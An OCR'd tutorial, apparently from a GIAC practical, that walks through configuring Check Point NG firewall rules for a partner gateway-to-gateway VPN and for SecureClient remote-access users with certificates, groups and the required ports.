
In GIAC's configuration, the VPN connectivity with their business partners is essentially one VPN gateway creating a secure tunnel with another gateway. This is called a 'tunnel mode' VPN. Host to host tunnels are referred to as 'transport mode' VPN tunnels. It is very important that the protocols and encryption schemes used are supported by both endpoints of the tunnel or communications will breakdown and the tunnel would collapse or never get created.

Part 1- Defining the VPN Gateway Objects and IKE properties


1. First you must define a gateway object in Smart Dashboard that will represent the Partner's gateway. Check Point says this object must be defined as an 'Interoperable Device'. On the left side of the SmartDashboard, in the object listing you will see the object interface. Right click on the heading 'Interoperable Device' in the objects list and select 'New Interoperable Device'.




2. A configuration dialog box comes up allowing you to create a new Interoperable device. Enter a name, the gateway's IP address you obtained from the partner, a comment, and choose a color if so desired for the object.



3. In the left side of the dialog box, select 'VPN', and then click the 'traditional mode configuration' button.




4. This brings up the dialog that allows you to choose the IKE properties and methods that can be supported by the object such as type of key exchange encryption, and data integrity hashes. You can also set an agreed upon authentication method, either using shared secrets or PKI. We will use shared secrets for this tutorial. Typically you would just leave both MD5 and SHA1 enabled allowing either to be used. As you can see, 4 different encryption schemes can be selected, and you can always select more than one, however in this case, select only AES-256. The 'Advanced' button can be used to set other IKE properties such as Diffie-Hellman properties and renegotiation time parameters for phase 1 and phase 2, but the defaults will do fine for this connection.




Click on the 'Edit Secrets' button. You should see a listing of all the Check Point gateways your organization has defined for its own network. In this case, we only have one firewall/gateway, 'orion'. To set the shared secret for this gateway, click the 'Edit button' which will display a box for entering a string that will be the shared secret. It is important that this string be communicated to the partner's VPN technicians as they will need to enable the exact same string as the shared secret they expect to see from our gateway. If the shared secrets for both sides of the connection do not match, phase 1IKE negotiations will fail and the connection will not be established. Once entered, click the 'Set' button to save it, and then click OK. Click OK again to save all settings for the new Interoperable


device you've just defined. It will now be in the object list under 'Interoperable Devices' ready to use in the rule base.




5. In the object list is a heading 'Check Point' where all you firewall objects are defined. Double click on the firewall that will you will be doubling as the VPN gateway for this gateway to gateway connection. You will see a dialog box with many more options than you did for the interoperable device you just defined.




Now click on 'VPN' on the left side of the object dialog box. You will again see a 'Traditional mode configuration' button as you did for the partner object we defined. Click on the button and this takes you once more into the IKE properties settings, but for 'orion'. Ensure that the settings contained here overlap the settings used for the partner object, in other words, if AES-256 is a capability set for the partner's endpoint object, then AES-256 must be checked here also. Click on the 'Edit Secrets' button and make sure the shared secret is the same as entered for the partner device. If you are satisfied that each endpoint gateway is configured with the same settings for IKE, then click OK. Click OK again to save any changed settings for the Check Point firewall 'orion'.



There is one more object that we did not discuss how to define yet, the actual FTP server that the partner will be actually be connecting to. All we need to define is the actual internal IP address of the FTP server, and give it an object alias/name. So to do this, go to the object list on the left hand side of the rule base and right click on 'Nodes'. Select 'New Nodes', then choose 'Host'.



In the 'General Properties' section of the 'Host Node' dialog box, give a name for the FTP server (in this case we use 'FTP_Internal_Net') in the 'Name: box, and then define the actual IP address of the object in the 'IP Address:' box. In our case we used 192.168.10.8. Choose any colour you wish. Click OK to save the new host object definition.



PART 2 – DEFINING THE GATEWAY'S VPN RULES

Now it's just a matter of placing the correct objects in the rule base and allowing the required traffic to pass. Since this is a non-complex gateway to gateway tunnel, we usually only need two rules in a Check Point policy. The first rule of the pair will dictate all IKE phase 1 activity, the second will deal with IKE phase 2 activity and IPSec encryption.


It's always better to organize your rules well and Check provides section titling for this purpose, enabling you to segregate different sections of your rule base, making it easier to find rules and manage the entire policy. This becomes more critical when you have many rules as it doesn't take long before it becomes difficult and confusing to follow and understand your own policy.


In this tutorial we will examine two rules which allow one of their business partners to access the internal GIAC FTP server. We will then add a section title, add our previously defined VPN gateway objects, then specify an action for those

objects, and also select a track option. We will finally add a short descriptive comment for each rule. We will use the predefined objects 'PartnerGW-1' for the partner/external gateway, and 'orion' as GIAC's VPN gateway. GIAC's internal FTP Server is labeled 'FTP_Internal_Net'. In order to do this, we will go back to a state as if the rule base did not contain rules 3 and 4, and then add them in.

1. ADDING A SECTION TITLE

First let's create a new section title for this VPN connection. Right click on the rule number 2 just above where you want to place your new VPN rules (3 and 4) and hover over the 'Add section title' text, then choose 'below'. Another box will appear, allowing you to enter a title for the new section. Enter 'Partner VPN access' and click OK. Once you place rules in the new section, you can use the plus or minus sign next to the title to expand or collapse the section once there is at least one rule in the section.






2. CREATE THE RULES


To create the first rule in your VPN section, right click near the minus sign in the new section title you just created and hover over 'Add Rule', and then choose 'Below'. A new rule will be added to the rule base in the new VPN section you created.

New Check Point rules always default to the familiar 'Any-Any-Any-Drop' policy. Repeat the sequence above to add another rule. There should be now be two new rules (3 and 4) when done.




3. ADD SOURCE AND DESTINATION OBJECTS

To add source and destination VPN objects for our two new VPN rules, we will use the interoperable object for the partner's gateway and the FTP internal server object you created earlier. Your own VPN gateway is already a predefined object by default. The IKE phase 1 parameters for both objects have already been specified in part 1 of this tutorial when the objects were defined.
Right click anywhere in the cell under the 'source' column heading in rule 3, and then select the 'Add' option.




A listing of all defined network objects is displayed. Scroll down the list until you see the Partner's gateway object. In our case, we choose 'PartnerGW-1. Then click OK to add it as a source for rule 3. Repeat the same process and add GIAC's VPN gateway, in our case 'orion'.
TIP: Once an object appears in a rule, you can copy it into any other appropriate rule cell by dragging and dropping it. It can also be dragged into a rule from the object list on the left of the rule base.



Use the same process (or try using the tip above!) to add both identical objects as destinations in rule 3. By the time you are done it should look like below.

Let's add the source and destination for rule 4 since we're on the topic. See if all on your own you can add a source in rule 4 of the 'PartnerGW-1' object, and as the destination, the 'FTP_Internal_Net' object. When you are done it should look like below.




4. DEFINING SERVICE ACTION AND TRACK OPTIONS

You must also specify the type of service (port or protocol) to be used, the action to take for packets matching the rule, and how you wish to track the results of the rule. Even beyond that, you can specify a time range the rule is can be used, but that is for another lesson. It is also a better practice to comment the rule so you know why you added it 6 months from now, or to explain why the rule exists during a security audit.

To define a service for rule 3, right click in the cell in rule 3 that says '*Any' and select 'Add'. A long list of protocols and services associated with known port numbers is displayed. Scroll the list until you see 'IKE' with a udp symbol to the left of it. Click OK to add it as a service to rule 3.


NOTE: Adding IKE (udp 500) is the only port required between these two objects to support IKE phase 1 negotiation. It is important that each object is a source and destination as each side of the tunnel is capable of initiation and renegotiation of the IKE parameters at any predetermined interval. Tunnels do break down if they are not both specified as the source and destination in this particular IKE rule.




In the rule 4 service column, repeat the same procedure as above to add FTP, which only has a tcp option for it.

Now we will add the action for each rule. Right click in the 'action' column in rule


3. You will see a list of possible actions that can be applied to any rule. For this rule, we need to specify 'accept' so that each source and destination is allowed to send IKE (udp 500) packets to each other as part of the IKE phase 1 negotiation.




For rule 4, repeat the same procedure, only this time select 'Encrypt' as the action to perform. When you are finished, rules 3 and 4 look, they should look like below.




By selecting an 'action' such as encrypt, we are saying that this rule will only allow communications from the PartnerGW-1 address that is encrypted with a specific encryption algorithm and this rule will also deal with IKE phase 2 negotiations of the tunnel. In order to set the type of encryption and IKE phase 2 properties double click on the word 'Encrypt' in rules 4's action column. You will see a dialog box indicating that IKE is to be used for the encryption scheme. Click the 'Edit' button to bring up more properties for IKE.



The additional IKE properties deal with the specific encryption algorithm to be used, the data integrity hash to use, and some other options as can be seen below.




Set the properties for rule 4's encrypt action to be the same as above with AES-256, and SHA1 hashing. Leave the rest of the properties as per above also, then click OK to save the settings. Click OK once more to save all the IKE settings again.
We now need to decide what will do with the results of the rule. Do we want to log entries that match this rule, discard them, send an SNMP trap, or generate an alert? It is possible to do all of these and more in Check Point. In order to do this, right click in rule 3's track column, select 'Log' to log all traffic bound to this rule. In rule 4, do the same. For these particular rules, we only wish to log the traffic. It should look like below.




Now for the last task, adding a comment to provide a reason for the rules existence. To do this right double-click in the comments cell for each rule and enter the following for rule 3 then click OK to save.

And for rule 4, enter the following…




The finished 'Partner VPN access' section should look like below.





Now we are ready to actually implement the new rule base which forms most of the policy for this firewall/VPN gateway. In order to apply the new rules to the policy and make enforcement of the new rules take immediate effect, we need to

go to the main menu in the SmartDashboard GUI and select ‘Policy’, then ‘Install’. You will now see a screen as per below.



In this simple firewall architecture, there is no need to change any of the defaults in this dialog, Click OK to begin applying the new rule base/policy to be active on the firewall. You will see a progress bar indicating that the policy is installing, once complete you will see Green checkmarks indicating success. If there is a problem or misconfiguration, a different dialog box will appear with explanations regarding where the problem may exist. The two success boxes you should see are below.





Remember to make sure to contact by phone the admin people responsible for the partner’s VPN gateway to ensure they are using the same encryption algorithm, the same data integrity has and that you are both using the same shared secret passphrase. If both ends are set to use the same methods, there should be no reason this would not work to create a tunnel between the two

companies. There may be other complications such as NAT'ed addresses to contend with in some implementations, or unexpected routing issues, etc. but those are outside the scope of this tutorial which deals with a very straightforward implementation.
You have now finished implementing a simple authenticated tunnel mode VPN solution that is used by your business partner to securely acquire files from an FTP server residing on your internal network. What could be simpler?

HOST TO GATEWAY VPN - CHECK POINT SECURECLIENT

Rules 10-12 are all to do with enabling remote client VPN access using Check Point's SecureClient VPN solution. This method is typically employed for remote workers using notebook or desktop computers from home, hotels, conferences, etc. to create a secure authenticated VPN tunnel into the corporate network. Once connected to the corporate network, the actual level of access is dictated by corporate access policy. Access can be full and open or partial and restricted. It is really up to the comfort level of each corporation as to how much access to the internal network they will grant the remote worker. In GIAC's case, the policy is to allow full access to all resources on the internal network for mobile sales staff. Because of the fact that attacker's and automated attack engines are active 24x7, the designated firewall and service network security administrator needs to be able to enter the network from anywhere at any time and in addition will require full access to the service network. The remainder of this VPN tutorial will cover how to setup users and user groups to apply to rules, covering of additional protocols and ports required for SecureClient, the basic setup of the client software, and how to setup the three rules associated with GIAC's remote access VPN policy.
The remaining sections of this tutorial will assume you already know how to perform tasks presented in the gateway to gateway VPN tutorial above such as adding section titles, adding rules and manipulating rules, so less detail of instruction will be applied to this lesson. Of course anything new not previously covered will have full detail applied to the steps.

Remote VPN access with SecureClient - Tutorial

One of the key concepts to using any VPN is the need to authenticate users. In GIAC's case, they will require authentication of each staff member allowed to connect through the gateway with a unique user ID and additional proof of who they are. GIAC is using certificates for two factor authentication. This is the two factor authentication dictum which states something to the effect of 'the first factor is something you have, and the second factor is something you know' or something to that effect. Although traditional thinking may be more in line with the opinion that the 'what you have' part of two factor authentication is use of a hardware key fob, crypto card or similar device, the use of certificates is in essence a form of two factor authentication as each certificate is really something unique only you possess. The certificate is also in effect attached to your ID and only your ID, similar to RSA key fobs. So if this were applied to the VPN


connection, the ‘something you have’ part is the unique certificate, and the ‘something you know’ part is the password that is matched to that certificate only. Every step in this part of the tutorial supports the intent of the desktop policy rule set that is well covered in the policy description section above.
Everything described so far appears to dictate that we must first create mobile sales staff users and create a unique certificate for each new user. Then each user is placed in an appropriate group that is finally applied to a rule providing access to certain areas of the network.
There are five steps to achieve implementation of secure VPN solution for GIAC’s mobile sales staff on a Check Point NG AI FW1/VPN1 enabled server. They don’t necessarily have to be in this exact order, but the author has prefers to do it in this order. What is important is that each step be executed.

1. Establish the encryption domain.
2. Create users (certificates for each if required), groups, and groups of networks for application to the policy.
3. Create a desktop only policy.
4. Create VPN rules in primary gateway policy.
5. Set the global VPN/remote access properties for the gateway object.


1. ENCRYPTION DOMAIN
The procedure for creating the encryption domain is well documented at the very beginning of this VPN tutorial. Please refer to those instructions. Then proceed to the next step.

2. CREATING USERS AND USER GROUPS
We will first create the user objects, a certificate for each user ID, then create two user groups, one for each level of privileged access, and lastly add user objects into the appropriate group.
To proceed, go to the security tab of the firewall policy displaying the main rule base and the objects list.

Creating users
Above the object list are 6 tabs defining 6 areas that objects can be defined, hover over each tab until you see a box that says ’users’ and click on that tab. The icon for that tab looks like a circle placed on a bench.




The last selection in the object list for users and administrator’s is ‘users’. Right click on the ‘user’ section and select ‘New user’, then ‘Default…’.




TIP: the 'Default…' user is based on a template residing under the 'Templates' in this user object list. If you alter the properties in any tabbed panel of the default user, the new settings will apply to all users created after that. This way you can ensure that universal settings are applied to all users. This step should be carried out prior to defining your first user.
You should now see the user properties dialog box. In the 'General' tab enter 'Sales1' as a login name to create the first mobile sales staff user. Set the following additional properties under each of the other required tabs.

Location tab:	Defaults – anywhere
Time tab:	Defaults - 24 x 7 access
Personal tab:	Defaults
Groups tab:	none
Authentication tab:	Default – undefined
Encryption tab:	IKE, set IKE phase 2 properties to public key




When you are done, the object list should appear as it does below.



Creating certificates

Because each user will require a certificate to authenticate with the gateway, click on the 'Certificates' tab and click generate. You will see a message telling you this procedure cannot be undone. Click OK to proceed. A dialog will come up asking you to enter a unique password for the certificate. Enter a password (different for each user) and record these as you will need to supply the certificate and password to each established user Id you create. Click OK and a certificate will be generated. You will need to save each certificate into a secured area. Keep the default name or change the name of the certificate and save it.




After certificate generation, you will see the properties for the certificate and if you wish to see more detail regarding the certificate, you can click on the 'view' button. If an employee leaves the company, you can also remove their VPN access by click on 'Revoke' to add the certificate to the internal certificate revocation list, effectively nullifying it's acceptance during authentication. Repeat the very same process for additional user IDs 'Sales2', 'Sales3', 'Sales4', , 'Sales5, and 'Admin1' . Colour all the sales ID the same and the admin ID differently.

Creating user groups

In the object listing you should see a heading for 'Users and Administrators'. Right click on the section for 'User Groups', then select 'New group'. Enter the information as seen in the screen capture below to create a sales group called


'GIAC_Sales'. In the left 'Not in Group' section, double click on each of the sales IDs in order to make them members of the group. Click OK to save the group. It should look like below.



Repeat the same process to create a group called 'Security_Admin' and add only the 'Admin1' ID to the group.
You are now finished creating a basic user model which can be applied to the rule base.
We will next create the desktop security policy that applies only to Check Point SecureClient installations on individual PCs, in effect creating a personal firewall on that PC.

3. CREATE THE DESKTOP POLICY
Since you were already shown earlier how to create a rule, we will only provide you the end result of what it should look like when complete.
Click on the Security tab at the top of the firewall rules. It should be empty. Using the techniques shown earlier for creating rules, create a set of rules for inbound and outbound desktop policy that looks like below. The only difference is when adding users or groups, you must select 'Add user Access' when right clicking in a cell.

4. CREATING THE GATEWAY POLICY FOR MOBILE CLIENT BASED VPN
This task creates three new rules in the firewall/gateway policy that allows for creation of client tunnels, allow SecureClient topology functionality to work, and allow access to specific areas of GIAC's network to specific users or groups and enabling IKE/IPSec encryption for those connections.
Again, since you already know how to add sections, rules and objects to the policy, we will proceed on this assumption.
Add a new section after rule 9 entitled 'Staff VPN Access'. Then add three new default rules numbered 9, 10, and 11. Setup the rules exactly as you see below with the various object. There are also explanations of these in the policy description section above. Remember that when you right click on a rule to add an object, select 'Add Users Access', not 'Add' when placing users or groups of users as source or destination of a rule.



NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
	Block Malicious Traffic (Rules 1-2)							
	Partner VPN access (Rules 3-4)							
	General Web Access (Rules 5-8)							
	Public Web Server access (Rule 9)							
	Staff VPN Access (Rules 10-12)							
10	RFC_1918_addresses	orion	TCP FW1_topo IKE TCP IKE_tcp UDP tunnel_test	accept	Log	Policy	Any	Allowed any public IP to communicate on required VPN services. Some s
11	GIAC_Sales@Any Security_Admin@Any	Internal_Network_192.168.10.0	Any	Client Encrypt	Log	Policy	Any	SecureClient VPN groups allowed access to internal network
12	Security_Admin@Any	Public_Service_Network_10.10.5.240	TCP ssh	Client Encrypt	Log	Policy	Any	Admins only allowed SecureCleint VPN access to Service network - SSH only
	SMTP/NTP requirements (Rules 13-17)							
	Management only requirements (Rules 18-20)							
	Stealth Rule (Rules 21-24)							

Notice in rule 10 the use of the service ‘FW1_topo’ (tcp 264). It is used to download network topology information regarding encryption domains and many other settings available to the client. IKE (udp 500) and IKE (tcp 500) are two more obvious requirements for a client VPN tunnel for authentication. However the last service listed. ‘tunnel_test’ (udp 18234) is also specific to the SecureClient and allows the client to test tunnel integrity. In addition to these services, there are others that are used by the client but do not need to be specifically added to rule 10 because they occur over the ‘Client Encrypt’ rules 11 and 12.
If there were another firewall in between the client and the VPN gateway, then several additional services would need to opened for that firewall to fully support SecureClient. The complete list of possible services that may be required through an intermediary firewall to support VPN client tunneling and advanced SecureClient functionality would be as follows:

IKE Services:

- UDP 500 - IKE and IPSec
- TCP 500 - IKE over TCP
- UDP 2746 – UDP encapsulation (default port number, can be changed)
- Protocol 50 - IPSec ESP
- Protocol 51 - IPSec AH

SecureClient advanced functionality:

- UDP 18233 – SecureClient Verification 'keep alive' packets
- TCP 18231 – Policy server logon service
- TCP 18232 – SecureClient Software distribution services
- UDP 18234 – SecureClient tunnel test
- TCP 264 – SecureClient topology download

